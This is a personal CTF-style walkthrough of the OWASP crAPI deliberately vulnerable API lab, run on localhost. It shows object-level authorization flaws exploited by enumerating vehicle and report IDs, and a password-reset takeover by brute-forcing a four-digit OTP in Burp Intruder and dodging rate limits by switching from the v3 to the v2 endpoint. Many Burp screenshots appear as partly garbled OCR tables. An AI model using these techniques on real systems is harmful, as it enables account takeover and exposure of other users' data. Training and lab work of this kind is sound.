



crAPI | Web Application | Walkthrough | Ads

Dawson | September 2023

😊😊 ##### DISCLAIMER ##### *Spoilers below!* 😊😊

cRAPI (OWASP Project) Walkthrough CTF-ATHOME Writeup

[@GangGreenTemperTatum](#)

[Postman Collection](#) or local `openapi.json` `spec`

[GitHub Repo](#)

v1.0, 09-08-2023

Tips on amending Docker desktop to avoid paying for a license with replacement Colima Container Runtime 🐳

- The process should go as following for MAC OS
1. Quit docker desktop
 2. Run `docker image ls` → you should get an error like this `Cannot connect to the Docker daemon, ...`
 3. Install colima → `brew install colima`
 4. Start colima → `colima start --cpu 8 --memory 12` (cpu and memory options only need to be specified on the first run, they persist after that)
 5. `docker context use colima`
 6. Test the same `docker image ls` command. It shouldn't error this time around
 7. You can now run docker without Docker Desktop! Try building a container or running make dev

Follow up steps

1. Fully uninstall Docker Desktop:
2. Uninstall the docker desktop app from your Mac
3. Install the docker cli `brew install docker`
4. Edit `~/.docker/config.json` and remove the `credsStore` entry
5. `docker context use colima`
6. Install buildx and docker-compose

```
brew install docker-buildx docker-compose
mkdir -p ~/.docker/cli-plugins
ln -sfn /opt/homebrew/opt/docker-compose/bin/docker-compose ~/.docker/cli-plugins/docker-compose
ln -sfn /opt/homebrew/opt/docker-buildx/bin/docker-buildx ~/.docker/cli-plugins/docker-buildx
```

Setup your local crAPI environment: 🚗

Docker setup

Fix the `Error response from daemon: error while creating mount source path '/Users/adam/git/crapi/keys': chown /Users/<user>/git/crapi/keys: permission denied` error by running the `docker compose` command in `sudo`:

```
docker pullcurl -o docker-compose.yml https://raw.githubusercontent.com/OWASP/crAPI/main/deploy/docker/docker-compose.yml
docker-compose pull
sudo docker-compose -f docker-compose.yml --compatibility up -d
```

To fix `dependency failed to start: container crapi-workshop is unhealthy`, do:

```
sudo docker-compose -f docker-compose.yml pull
sudo docker-compose -f docker-compose.yml --compatibility up -d

docker ps -a
```

See [here](#)

Access via <http://localhost:8888/login> - Save this as your Postman `baseURL` variable

```
[+] Running 8/8
✓ Container mongodb           Healthy
✓ Container api.mypremiumdealership.com  Running
✓ Container postgresdb          Healthy
✓ Container mailhog             Running
✓ Container crapi-identity      Healthy
✓ Container crapi-community     Healthy
✓ Container crapi-workshop      Healthy
✓ Container crapi-web           Started
```

I recommend running the [setup commands](#) a few times in succession to fix issues with unhealthy containers as part of the compose and is relating to networks failing/waiting to initiate and delays in the `docker-compose` build process.

Set your Burp Suite scope to **Advanced** and enter: (drop out of scope requests)

```
Host: ^localhost\.*$  
Port: ^8888$  
File: ^/.*  
  
Host: ^localhost\.*$  
Port: ^8025$  
File: ^/.*  
  
etc.
```

I also recommend creating a new Postman [Environment](#) and linking variables from subsequent requests for a smoother experience.


To gracefully shutdown your local container environment:

```
crapi % docker-compose down
```

✉ Access the mailbox at <http://localhost:8025>

Hi Hacking Crapi,
 We are glad to have you on-board. Your newly purchased vehicle details are provided below. Please add it on your crAPI dashboard.
 Your vehicle information is VIN: 7ZDCP26LKUH828122 and Pincode: 5339
 We're here to help you build a relationship with your vehicles.
 Thank You & have a wonderful day !
 Warm Regards,
 crAPI - Team
 Email: support@crapi.io

This E-mail and any attachments are private, intended solely for the use of the addressee. If you are not the intended recipient, they have




crAPI Outlines the Challenges within it's Documentation Section

Challenges: ▼ BOLA Vulnerabilities - Flag

Challenge 1 - Access details of another user's vehicle

Our initial REST API endpoint for `{{baseUrl}}/identity/api/v2/vehicle/vehicles` can be a pre-follow-up to `{{baseUrl}}/identity/api/v2/vehicle/:vehicleId/location`

Therefore, get the Vehicle ID from the initial `GET` request:



Setting the `uuid` was correct and is the `[[vehicleid]]` variable being used here in the next API endpoint which is the `carId` key value.

The `community` API endpoint is exposing this value from another API endpoint which we can use for our initial `GET` request here:

Sorry "Robot" ..

Challenge 2 - Access mechanic reports of other users

A fairly easy one, using hAPI path we can see a unique `report_link` exposed when we submit a test report:

Burp Suite Professional v2023.9.4 - owasp_crapi - Licensed to Ads Dawson

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshaper Intercept **HTTP history** WebSockets history ⚙️ Proxy settings

Filter: Hiding CSS, image and general binary content

#	Time	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS
241	20:57:48 4 Sep 2023	https://maps.googleapis.com	POST	/maps/api/internal.maps.mapsja.v1.MapsJaInternalService/GetViewportInfo		✓	200	28542	JSON			✓ 142.1	
242	20:57:49 4 Sep 2023	https://maps.googleapis.com	GET	/maps/api/s/AuthenticationService/Authenticate?1=https%3A%2Fwww.google.com%2Fmaps%2Fem...		✓	200	511	script			✓ 142.1	
243	20:57:49 4 Sep 2023	http://localhost:8888	GET	/workshop/api/mechanic/			200	475	JSON			127.0	
244	20:57:50 4 Sep 2023	http://localhost:8888	POST	/workshop/api/merchant/contact_mechanic		✓	200	476	JSON			127.0	
245	20:58:03 4 Sep 2023	https://maps.googleapis.com	GET	/maps/api/internal.maps.mapsja.v1.MapsJaInternalService/GetViewportInfo		✓	200	28542	JSON			✓ 142.1	
246	20:58:04 4 Sep 2023	http://localhost:8888	GET	/Identity/api/v2/lease/leaseboard			200	619	JSON			127.1	
247	20:58:04 4 Sep 2023	http://localhost:8888	GET	/Identity/api/v2/vehicle/vehicles			200	819	JSON			127.1	
248	20:58:04 4 Sep 2023	https://maps.googleapis.com	GET	/maps/api/maps/gen.2047cp_test=true		✓	200	552	JSON			✓ 142.1	
249	20:58:04 4 Sep 2023	https://maps.googleapis.com	POST	/Srv/google/internal.maps.mapsja.v1.MapsJaInternalService/GetViewportInfo		✓	200	28542	JSON			✓ 142.1	
250	20:58:04 4 Sep 2023	https://maps.googleapis.com	GET	/maps/api/s/AuthenticationService/RecordEvent?1=https%3A%2Fwww.google.com%2Fmaps%2Fembed&2...		✓	200	511	script			✓ 142.1	
251	20:58:04 4 Sep 2023	https://maps.googleapis.com	GET	/maps/api/s/QuotaService/RecordEvent?1=https%3A%2Fwww.google.com%2Fmaps%2Fembed&2...		✓	200	468	script			✓ 142.1	
252	20:58:04 4 Sep 2023	https://maps.googleapis.com	POST	/Srv/google/internal.maps.mapsja.v1.MapsJaInternalService/GetViewportInfo		✓	200	3282	JSON			✓ 142.1	
253	20:58:04 4 Sep 2023	https://maps.googleapis.com	GET	/maps/api/s/QuotaService/RecordEvent?1=https%3A%2Fwww.google.com%2Fmaps%2Fembed&2...		✓	200	465	script			✓ 142.1	

Request

Pretty	Raw	Hex
1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1		
2 Host: localhost:8888		
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101		
4 Accept: */*		
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3		
6 Accept-Encoding: gzip, deflate		
7 Content-Type: application/json		
8 Content-Transfer-Encoding: binary		
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJ1LjUwMjZxJ2d2BmBxZ25jb29rLCljy2u1oZWNIid1Lj1mIdCf0PTV... eyJhdWQiOiJsb2dpbiIsInR5cGUiOkt4442Er_v.FD12mg1en29k0n57T...codMaPvbdLuvCuPhuNwvillyTaBb...e0bn... CedY1jySb0d1tyd...kf4442Er_v.FD12mg1en29k0n57T...-xnoVlXap2Y7UG02b1rx0vld9dLGH...X0B3...36jG frxxu0DGSODAk09fC0x450hG2t01a4g9Mx.RnuWkRSRRCReEuShpGoAe37khbeypycsAVL18mVGzlyHmH2Gg PTJduy2sPMNxcrqbgNx...extnBxGxLxCN9gNp-kcJNb-Vb631kHZEct1J...19neHwVL3lvPEosA4F0sdqvwkSm 98xE19yr5GUN1rqduuAv...-d15N... 10 Origin: http://localhost:8888 11 Origin: http://localhost:8888 12 NTNT: 1 13 Connection: close 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Model: cors 16 Sec-Fetch-Site: same-origin 17 18 { "mechanic_code": "TRAC_JHN", "problem_details": "GangGreenTemperTatum", "vin": "7ZDCP26LKUH82012", "mechanic_api": "http://localhost:8888/workshop/api/mechanic/receive_report", "repeat_request_if_failed": false, "number_of_repeats": 1 }		

Response

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Tue, 05 Sep 2023 03:57:58 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: POST, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referer-Policy: same-origin
12 Content-Length: 152
13 {
    "response_from_mechanic_api": {
        "id": 1,
        "isDone": true,
        "report_id": "http://localhost:8888/workshop/api/mechanic/mechanic_report?report_id=6",
        "status": 200
    }
}

```

Inspector

- Selection 73 (0x49)
- Selected text "http://localhost:8888/workshop/api/mechanic/mechanic_report?report_id=6"
- Request attributes 2
- Request headers 15
- Response headers 11

Name	Value
Server	openresty/1.17.8.2
Date	Tue, 05 Sep 2023 03:57:58 ...
Content-Type	application/json
Connection	close
Allow	POST, OPTIONS
Vary	origin, Cookie
access-control-allow-origin	*
X-Frame-Options	DENY
X-Content-Type-Options	nosniff
Referer-Policy	same-origin
Content-Length	152

I initially sent this request to Burp Repeater and tried to change the method from `POST` to `GET` but was unsuccessful.

Looking through the API swagger file, I found a Postman entry for `{baseUrl}/workshop/api/mechanic/mechanic_report?report_id={report_id}` endpoint, I simply enumerated the `report_id` to exploit this flag:

21:01:01 4 Sep 2023 http://localhost:8888 GET /workshop/api/mechanic/mechanic_report?report_id=6 ✓ 200 605 JSON 127.0
21:01:04 4 Sep 2023 http://localhost:8888 GET /workshop/api/mechanic/mechanic_report?report_id=3 ✓ 200 750 JSON 127.0

Request

Pretty	Raw	Hex
1 GET /workshop/api/mechanic/mechanic_report?report_id=3 HTTP/1.1		
2 Accept: application/json		
3 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJ1LjUwMjZxJ2d2BmBxZ25jb29rLCljy2u1oZWNIid1Lj1mIdCf0PTV... eyJhdWQiOiJsb2dpbiIsInR5cGUiOkt4442Er_v.FD12mg1en29k0n57T...codMaPvbdLuvCuPhuNwvillyTaBb...e0bn... CedY1jySb0d1tyd...kf4442Er_v.FD12mg1en29k0n57T...-xnoVlXap2Y7UG02b1rx0vld9dLGH...X0B3...36jG frxxu0DGSODAk09fC0x450hG2t01a4g9Mx.RnuWkRSRRCReEuShpGoAe37khbeypycsAVL18mVGzlyHmH2Gg PTJduy2sPMNxcrqbgNx...extnBxGxLxCN9gNp-kcJNb-Vb631kHZEct1J...19neHwVL3lvPEosA4F0sdqvwkSm 98xE19yr5GUN1rqduuAv...-d15N... 10 Origin: http://localhost:8888 11 Origin: http://localhost:8888 12 NTNT: 1 13 Connection: close 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Model: cors 16 Sec-Fetch-Site: same-origin 17 18 { "mechanic_code": "TRAC_JME", "user": { "email": "james@example.com", "number": "" }, "vehicle": { "id": 23, "vin": "4NCK10EC0X87439", "owner": { "email": "adam@07@example.com", "number": "987659423" }, "problem_details": "My car Mercedes-Benz - GLA Class is having issues. Can you give me a call on my mobile 987659423, or send me an email at adam@07@example.com. Thanks, Adam." }, "status": "Finished", "created_on": "05 September, 2023, 02:29:06" }		

Response

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Tue, 05 Sep 2023 04:01:10 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, HEAD, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referer-Policy: same-origin
12 Content-Length: 459
13 {
    "mechanic": {
        "id": 3,
        "mechanic_code": "TRAC_JME",
        "user": {
            "email": "james@example.com",
            "number": ""
        },
        "vehicle": {
            "id": 23,
            "vin": "4NCK10EC0X87439",
            "owner": {
                "email": "adam@07@example.com",
                "number": "987659423"
            }
        },
        "problem_details": "My car Mercedes-Benz - GLA Class is having issues. Can you give me a call on my mobile 987659423, or send me an email at adam@07@example.com. Thanks, Adam."
    }
}

```

Inspector

- Request attributes 2
- Request query parameters 1
- Request headers 8
- Response headers 10

Name	Value
Server	openresty/1.17.8.2
Date	Tue, 05 Sep 2023 04:01:10 G...
Content-Type	application/json
Connection	close
Allow	GET, HEAD, OPTIONS
Vary	origin, Cookie
access-control-allow-origin	*
X-Frame-Options	DENY
X-Content-Type-Options	nosniff
Referer-Policy	same-origin
Content-Length	459

▼ Broken User Authentication - Flag

Challenge 3 - Reset the password of a different user

I found the REST API endpoint for `GET /community/api/v2/community/posts/` discloses sensitive information with another legitimate victim's email address: (`robot001@example.com`)

Issued a `POST /identity/api/auth/forget-password` request and observed the results:

I now know that the OTP is a 4 decimal value from `0000` through `9999` and can use an enumeration attack.

Issue a request for our victim, intercept a live request and send to Burp Suite Intruder: (`POST /identity/api/auth/v3/check-otp HTTP/1.1`)

Request

```
1 POST /identity/api/auth/forgot-password HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/forgot-password
8 Content-Type: application/json
9 Content-Length: 32
10 Origin: http://localhost:8888
11 DNT: 1
12 Connection: close
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 {
17   "email": "robot001@example.com"
}
```

Response

```
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Wed, 06 Sep 2023 03:24:01 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 79
17
18 {
19   "message": "OTP Sent on the provided email, robot001@example.com",
20   "status": "200"
}
```

Inspector

Name	Value
Host	localhost:8888
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept	*/*
Accept-Language	en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding	gzip, deflate
Referer	http://localhost:8888/forgot-password
Content-Type	application/json
Content-Length	32
Origin	http://localhost:8888
DNT	1
Connection	close
Sec-Fetch-Dest	empty
Sec-Fetch-Mode	cors
Sec-Fetch-Site	same-origin

Request headers

Response headers

Add position payloads around the OTP value:

Burp Suite Professional v2023.9.4 - owasp_crapi - Licensed to Ads Dawson

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost:8888

POST /identity/api/auth/v3/check-otp HTTP/1.1

1 Host: localhost:8888
2 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
3 Accept: */*
4 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
5 Accept-Encoding: gzip, deflate
6 Referer: http://localhost:8888/forgot-password
7 Content-Type: application/json
8 Content-Length: 32
9 Origin: http://localhost:8888
10 DNT: 1
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16 {"email": "robot001@example.com", "otp": "\$000001", "password": "HackingCrapi123!"}

Start attack

The screenshot shows the Burp Suite Professional interface with the 'Intruder' tab selected. In the 'Payloads' tab, a 'Payload sets' section is displayed. It shows a payload set named '1' with a payload count of 10,000 and a request count of 10,000. The payload type is set to 'Numbers'. Below this, the 'Payload settings [Numbers]' section is expanded, showing configuration for generating numeric payloads. Under 'Number range', the 'Type' is set to 'Sequential' (radio button selected). The 'From' field contains '0000', 'To' contains '9999', 'Step' contains '1', and 'How many:' is empty. Under 'Number format', the 'Base' is set to 'Decimal' (radio button selected). The 'Min integer digits' and 'Max integer digits' both contain '4', while 'Min fraction digits' and 'Max fraction digits' both contain '0'. Examples of generated numbers are shown as '0001' and '4321'.

The failed response is a `500` HTTP server error code, which I can filter for any `200` responses or `!=500`

We can see ~30 requests results in a `503` response indicating we are being rate-limited (presumably by `srcip`). This is also not a HTTP header response from the codebase and therefore could be a proxy/WAF etc.

Dashboard Target **Proxy** Intruder

1 x 2 x 3 x +

Positions Payloads Resource pool Settings

3. Intruder attack of http://localhost:8888 - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload	Status code	Time of day	Respon...	Respon...	Error	Timeout	Length	Comment	
31	0000	503	20:27:24 5 Sep 2023	27	27			527		
33	0032	503	20:27:24 5 Sep 2023	36	36			527		
0	500	500	20:27:23 5 Sep 2023	110	112			519		
6	0005	500	20:27:23 5 Sep 2023	47	47			519		
12	0011	500	20:27:23 5 Sep 2023	161	161			519		
1	0000	500	20:27:23 5 Sep 2023	79	79			519		
7	0006	500	20:27:23 5 Sep 2023	100	101			519		
8	0007	500	20:27:23 5 Sep 2023	104	104			519		
2	0001	500	20:27:23 5 Sep 2023	125	126			519		
5	0004	500	20:27:23 5 Sep 2023	72	72			519		
9	0008	500	20:27:23 5 Sep 2023	118	118			519		
3	0002	500	20:27:23 5 Sep 2023	123	124			519		
11	0010	500	20:27:23 5 Sep 2023	113	114			519		
10	0009	500	20:27:23 5 Sep 2023	112	114			519		
20	0019	500	20:27:24 5 Sep 2023	89	89			519		
22	0021	500	20:27:24 5 Sep 2023	148	148			519		
Step:	1	500	20:27:24 5 Sep 2023	59	59			519		
How many:	14	0013	500	20:27:24 5 Sep 2023	59	59			519	

Request Response

Number format: Decimal Hex

```

1 HTTP/1.1 503
2 Server: openresty/1.17.8.2
3 Date: Fri, 06 Sep 2023 03:27:23 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 66
16
17
18 {
    "message": "You've exceeded the number of attempts.",
    "status": 503
}

```

Add Enabled Edit Remove Up Down

Finished 0 highlights

Note the original untampered request is using API v3 :

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Authorize Reshaper Add & Track Custom Issues IP Rotate Settings

Request to http://localhost:8888 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /identity/api/auth/v3/check-otp HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/forgot-password
8 Content-Type: application/json
9 Content-Length: 75
10 Origin: http://localhost:8888
11 DNT: 1
12 Connection: close
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
    "email": "robot001@example.com",
    "otp": "0000",
    "password": "HackingCrash123!"
}

```

Comment this item HTTP/1.1

Inspector

Selection 2 (0x2) ^

Selected text v3

Decoded from: Select ▾

Request attributes 2 ▾

Request query parameters 0 ▾

Request cookies 0 ▾

Request headers 14 ▾

Name	Value
Host	localhost:8888
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept	*/*
Accept-Language	en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding	gzip, deflate
Referer	http://localhost:8888/forgot-password
Content-Type	application/json
Content-Length	75
Origin	http://localhost:8888
DNT	1
Connection	close
Sec-Fetch-Dest	empty
Sec-Fetch-Mode	cors
Sec-Fetch-Site	same-origin

Maybe this was an enhancement and v2 if live does not rate-limit?

Bingo! 🎉

4. Intruder attack of http://localhost:8888 - Temporary attack

Dashboard	Results	Positions	Payloads	Resource pool	Settings					
1 ×	2 ×	Filter: Showing all items								
Positions										
② Choose	Request	Payload	Status code	Time of day	Respons...	Respons...	Error	Timeout	Length	Co
0	9	0008	500	20:31:53 5 Sep 2023	25	25	<input type="checkbox"/>	<input type="checkbox"/>	519	
Attack ty	0		500	20:31:53 5 Sep 2023	28	28	<input type="checkbox"/>	<input type="checkbox"/>	519	
③ Payload	3	0002	500	20:31:53 5 Sep 2023	28	28	<input type="checkbox"/>	<input type="checkbox"/>	519	
Configure	2	0001	500	20:31:53 5 Sep 2023	31	31	<input type="checkbox"/>	<input type="checkbox"/>	519	
	5	0004	500	20:31:53 5 Sep 2023	29	29	<input type="checkbox"/>	<input type="checkbox"/>	519	
④ Target	1	0000	500	20:31:53 5 Sep 2023	31	31	<input type="checkbox"/>	<input type="checkbox"/>	519	
Configure	4	0003	500	20:31:53 5 Sep 2023	29	29	<input type="checkbox"/>	<input type="checkbox"/>	519	
	8	0007	500	20:31:53 5 Sep 2023	32	32	<input type="checkbox"/>	<input type="checkbox"/>	519	
⑤ Target	6	0005	500	20:31:53 5 Sep 2023	31	31	<input type="checkbox"/>	<input type="checkbox"/>	519	
Configure	7	0006	500	20:31:53 5 Sep 2023	33	33	<input type="checkbox"/>	<input type="checkbox"/>	519	
	14	0013	500	20:31:53 5 Sep 2023	10	10	<input type="checkbox"/>	<input type="checkbox"/>	519	
⑥ Target	1	POST	500	20:31:53 5 Sep 2023	12	12	<input type="checkbox"/>	<input type="checkbox"/>	519	
Configure	2	Host	500	20:31:53 5 Sep 2023	13	13	<input type="checkbox"/>	<input type="checkbox"/>	519	
	3	User	500	20:31:53 5 Sep 2023	10	10	<input type="checkbox"/>	<input type="checkbox"/>	519	
⑦ Target	4	Accept	500	20:31:53 5 Sep 2023	18	18	<input type="checkbox"/>	<input type="checkbox"/>	519	
Configure	5	Accept	500	20:31:53 5 Sep 2023	15	15	<input type="checkbox"/>	<input type="checkbox"/>	519	
	6	Accept	500	20:31:53 5 Sep 2023	19	15	<input type="checkbox"/>	<input type="checkbox"/>	519	
⑧ Target	7	Referer	500	20:31:53 5 Sep 2023	20	8	<input type="checkbox"/>	<input type="checkbox"/>	519	
Configure	8	Content	500	20:31:53 5 Sep 2023	21	8	<input type="checkbox"/>	<input type="checkbox"/>	519	
	9	Content	500	20:31:53 5 Sep 2023	15	22	<input type="checkbox"/>	<input type="checkbox"/>	519	
⑨ Target	10	Origin	500	20:31:53 5 Sep 2023	22	23	<input type="checkbox"/>	<input type="checkbox"/>	519	
Configure	11	DNT	500	20:31:53 5 Sep 2023	21	13	<input type="checkbox"/>	<input type="checkbox"/>	519	
	12	Content	500	20:31:53 5 Sep 2023	26	9	<input type="checkbox"/>	<input type="checkbox"/>	519	
⑩ Target	13	Content	500	20:31:53 5 Sep 2023	25	10	<input type="checkbox"/>	<input type="checkbox"/>	519	
Configure	14	Sec	500	20:31:53 5 Sep 2023	17	29	<input type="checkbox"/>	<input type="checkbox"/>	519	
	15	Request								
⑪ Target	16	Response								
Configure	17	{"en":								
	1	POST /identity/api/auth/v2/check-otp HTTP/1.1								
	2	Host: localhost:8888								
	3	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0								
	4	Accept: */*								
	5	Accept-Language: en-CA,en-US;q=0.7,en;q=0.3								
	6	Accept-Encoding: gzip, deflate								
	7	Referer: http://localhost:8888/forgot-password								
	8	Content-Type: application/json								
	9	Content-Length: 75								
	10	Origin: http://localhost:8888								
	11	DNT: 1								
	12	Connection: keep-alive								
	13	Sec-Fetch-Dest: empty								
	14	Sec-Fetch-Mode: cors								
	15	Sec-Fetch-Site: same-origin								
	16									
	17	}								
		"email":"robot001@example.com",								
		"otp":"0002",								
		"password":"HackingCrapi123!"								

```

L3 Sec- 9998 9997 500 20:32:13 5 Sep 2023 12 12 519
L4 Sec- Request Response
L5 Sec-
L6 Pretty | Hex Render
L7 {"en
1 HTTP/1.1 500
2 Server: openresty/1.17.8.2
3 Date: Wed, 06 Sep 2023 03:32:12 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 58
17
18 {
    "message": "Invalid OTP! Please try again..",
    "status": 500
}

```

6. Intruder attack of http://localhost:8888 - Temporary attack - Not saved to project file

	Request	Payload	Status code	Time of day	Response received	Response completed	Error	Timeout	Length
② Payload	8345	8344	500	20:38:54 5 Sep 2023	11		<input type="checkbox"/>	<input type="checkbox"/>	514
You can	8375	8374	500	20:38:54 5 Sep 2023	4		<input type="checkbox"/>	<input type="checkbox"/>	514
	8392	8391	500	20:38:54 5 Sep 2023	5		<input type="checkbox"/>	<input type="checkbox"/>	514
Payload	8453	8452	500	20:38:54 5 Sep 2023	6		<input type="checkbox"/>	<input type="checkbox"/>	514
Payload	8435	8434	500	20:38:54 5 Sep 2023	33		<input type="checkbox"/>	<input type="checkbox"/>	514
Payload	8520	8519	500	20:38:54 5 Sep 2023	6		<input type="checkbox"/>	<input type="checkbox"/>	514
	8524	8523	500	20:38:54 5 Sep 2023	10		<input type="checkbox"/>	<input type="checkbox"/>	514
	8526	8525	500	20:38:54 5 Sep 2023	15		<input type="checkbox"/>	<input type="checkbox"/>	514
② Payload	8572	8571	500	20:38:54 5 Sep 2023	7		<input type="checkbox"/>	<input type="checkbox"/>	514
This pay	9226	9225	500	20:38:55 5 Sep 2023	7		<input type="checkbox"/>	<input type="checkbox"/>	514
Number	9382	9381	500	20:38:55 5 Sep 2023	17		<input type="checkbox"/>	<input type="checkbox"/>	514
Number	9561	9560	500	20:38:55 5 Sep 2023	17		<input type="checkbox"/>	<input type="checkbox"/>	514
Type:	9571	9570	500	20:38:55 5 Sep 2023	4		<input type="checkbox"/>	<input type="checkbox"/>	514
From:	9605	9604	500	20:38:55 5 Sep 2023	4		<input type="checkbox"/>	<input type="checkbox"/>	514
To:	9609	9608	500	20:38:55 5 Sep 2023	10		<input type="checkbox"/>	<input type="checkbox"/>	514
To:	9674	9673	500	20:38:55 5 Sep 2023	5		<input type="checkbox"/>	<input type="checkbox"/>	514
Step:	9685	9684	500	20:38:55 5 Sep 2023	8		<input type="checkbox"/>	<input type="checkbox"/>	514
Step:	9670	9669	500	20:38:55 5 Sep 2023	29		<input type="checkbox"/>	<input type="checkbox"/>	514
How man	9681	9680	500	20:38:55 5 Sep 2023	18		<input type="checkbox"/>	<input type="checkbox"/>	514
How man	9720	9719	500	20:38:56 5 Sep 2023	9		<input type="checkbox"/>	<input type="checkbox"/>	514
Number	9759	9758	500	20:38:56 5 Sep 2023	18		<input type="checkbox"/>	<input type="checkbox"/>	514
